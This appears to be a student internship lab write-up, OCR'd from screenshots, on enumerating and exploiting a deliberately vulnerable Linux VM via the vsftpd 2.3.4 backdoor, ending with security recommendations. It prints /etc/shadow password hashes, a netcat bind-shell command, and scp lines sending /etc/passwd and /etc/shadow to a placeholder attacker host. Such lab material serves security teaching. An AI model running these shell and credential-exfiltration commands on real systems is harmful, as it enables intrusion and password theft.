
```
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
cat etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```




```
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
cat etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:
```


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
78°F
Haze
Search

```
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
dhcp:x:102:
syslog:x:103:
klog:x:104:
scanner:x:105:
nvram:x:106:
fuse:x:107:msfadmin
crontab:x:108:
mlocate:x:109:
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
sambashare:x:119:msfadmin
```



```
nogroup:x:65534:
libuuid:x:101:
dhcp:x:102:
syslog:x:103:
klog:x:104:
scanner:x:105:
nvram:x:106:
fuse:x:107:msfadmin
crontab:x:108:
mlocate:x:109:
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
sambashare:x:119:msfadmin
user:x:1001:
service:x:1002:
telnetd:x:120:
ls -lah /user/
ls: cannot access /user/: No such file or directory
ls -lah /home/
total 24K
drwxr-xr-x  6 root     root     4.0K Apr 16  2010 .
drwxr-xr-x 21 root     root     4.0K May 20  2012 ..
drwxr-xr-x  2 root     nogroup  4.0K Mar 17  2010 ftp
drwxr-xr-x  5 msfadmin msfadmin 4.0K May 21  2012 msfadmin
drwxr-xr-x  2 service  service  4.0K Apr 16  2010 service
drwxr-xr-x  3 user     user     4.0K May  7  2010 user
ls -lah /root/
total 76K
```



```
user:x:1001:
service:x:1002:
telnetd:x:120:
ls -lah /user/
ls: cannot access /user/: No such file or directory
ls -lah /home/
total 24K
drwxr-xr-x  6 root     root     4.0K Apr 16  2010 .
drwxr-xr-x 21 root     root     4.0K May 20  2012 ..
drwxr-xr-x  2 root     nogroup  4.0K Mar 17  2010 ftp
drwxr-xr-x  5 msfadmin msfadmin 4.0K May 21  2012 msfadmin
drwxr-xr-x  2 service  service  4.0K Apr 16  2010 service
drwxr-xr-x  3 user     user     4.0K May  7  2010 user
ls -lah /root/
total 76K
drwxr-xr-x 13 root root 4.0K Feb  2 11:38 .
drwxr-xr-x 21 root root 4.0K May 20  2012 ..
-rw-------  1 root root  324 Feb  2 11:38 .Xauthority
lrwxrwxrwx  1 root root    9 May 13  2012 .bash_history → /dev/null
-rw-r--r--  1 root root 2.2K Oct 20  2007 .bashrc
drwx------  3 root root 4.0K May 20  2012 .config
drwx------  2 root root 4.0K May 20  2012 .filezilla
drwxr-xr-x  5 root root 4.0K Feb  2 11:38 .fluxbox
drwx------  2 root root 4.0K May 20  2012 .gconf
drwx------  2 root root 4.0K May 20  2012 .gconfd
drwxr-xr-x  2 root root 4.0K May 20  2012 .gstreamer-0.10
drwx------  4 root root 4.0K May 20  2012 .mozilla
-rw-r--r--  1 root root  141 Oct 20  2007 .profile
drwx------  5 root root 4.0K May 20  2012 .purple
-rwx------  1 root root    4 May 20  2012 .rhosts
drwxr-xr-x  2 root root 4.0K May 20  2012 .ssh
drwx------  2 root root 4.0K Feb  2 11:38 .vnc
drwxr-xr-x  2 root root 4.0K May 20  2012 Desktop
-rwx------  1 root root  401 May 20  2012 reset_logs.sh
-rw-r--r--  1 root root  138 Feb  2 11:38 vnc.log
nc -lvnp 4444 -e /bin/bash
listening on [any] 4444 ...
scp /etc/passwd user@your-machine:/tmp/
scp /etc/shadow user@your-machine:/tmp/
█
```

1. **whoami**
   - Displays the currently logged-in user.
   - Useful to check if you have elevated privileges.
2. **hostname**
   - Shows the name of the system (host).
   - Useful in networked environments to identify the system.
3. **uname -a**
   - Prints complete system information, including:
     - Kernel name
     - Hostname
     - Kernel version
     - Machine architecture
     - Operating system
   - Helps in identifying OS details for privilege escalation or compatibility checks.
4. **cat /etc/os-release**
   - Displays OS version details (Linux distributions).
   - Useful to determine if the system is running Ubuntu, Debian, CentOS, etc.

User and System Account Information

5. **cat /etc/passwd**
   - Lists all system users along with their user ID (UID), home directory, and shell.
   - Format: username: x: UID: GID: comment: home_ directory: shell
   - If a user has /bin/bash as their shell, they can log in.
6. **cat /etc/shadow** *(Requires root permissions)*
   - Contains hashed passwords for user accounts.
   - Typically only accessible by the root user.

Network & Host Information

7. **cat /etc/hosts**
   - Maps hostnames to IP addresses.
   - Helps in local DNS resolution.
8. **cat /etc/network/interfaces**
   - Displays network configuration settings.
   - Useful for identifying network interfaces and connections.

Potential Privilege Escalation & System Enumeration

9. **Checking /home Directories**
   - Lists user directories, which might contain personal files, SSH keys, or credentials.

10. **Checking /var/log**

- This directory stores system logs, which can contain security logs, login attempts, and error messages.
- Reviewing logs can reveal security misconfigurations or credential leaks.

Final Takeaways & Findings from the Internship Task

After executing various system enumeration, network analysis, and exploitation commands, here are the key takeaways and findings:

1. System & User Enumeration Findings

- The system is running a Linux-based OS (verified through uname -a and cat /etc/os-release).
- The hostname and current user were identified, confirming access privileges.
- The /etc/passwd file exposed a list of all users on the system, which is crucial for privilege escalation attempts.
- The presence of readable /etc/shadow would indicate weak security configurations (if accessible).

2. Network & Host Configuration Analysis

- The /etc/hosts file provided internal DNS mappings, which can help identify other internal systems.
- The /etc/network/interfaces file exposed active network configurations, useful for understanding potential attack vectors.

3. Exploitation Findings (vsftpd 2.3.4 Backdoor)

- **Vulnerability Identified**: The target system had the vsftpd 2.3.4 service running, which is known to have a backdoor vulnerability.
- **Exploitation Success**: Using Metasploit, the vsftpd_234_backdoor exploit was executed, providing **root-level shell access** to the target system.
- **Impact**: Gaining root access allows full control over the victim machine, including the ability to modify files, install malware, or create persistence.

4. Security Risks & Recommendations

4.1 **Unpatched Software Risk**: The presence of an outdated vsftpd service (2.3.4) made the system vulnerable to remote code execution. Updating or removing such outdated services is necessary.

4.2 Weak **User Account Security**: If /etc/shadow is accessible to non-root users, it could expose password hashes, leading to brute-force attacks. Ensuring proper file permissions is essential.

4.3 **Network Misconfigurations**: Exposure of host mappings and network configurations could assist attackers in lateral movement within an internal network.

4.4 Log Review Needed: Checking /var/log could reveal unauthorized login attempts or signs of previous exploits.

Conclusion

The key lesson here is that **outdated software, misconfigurations, and weak access controls significantly increase security risks**. Implementing **regular updates, restricting access to sensitive files, and monitoring logs** can help prevent such attacks in real-world environments.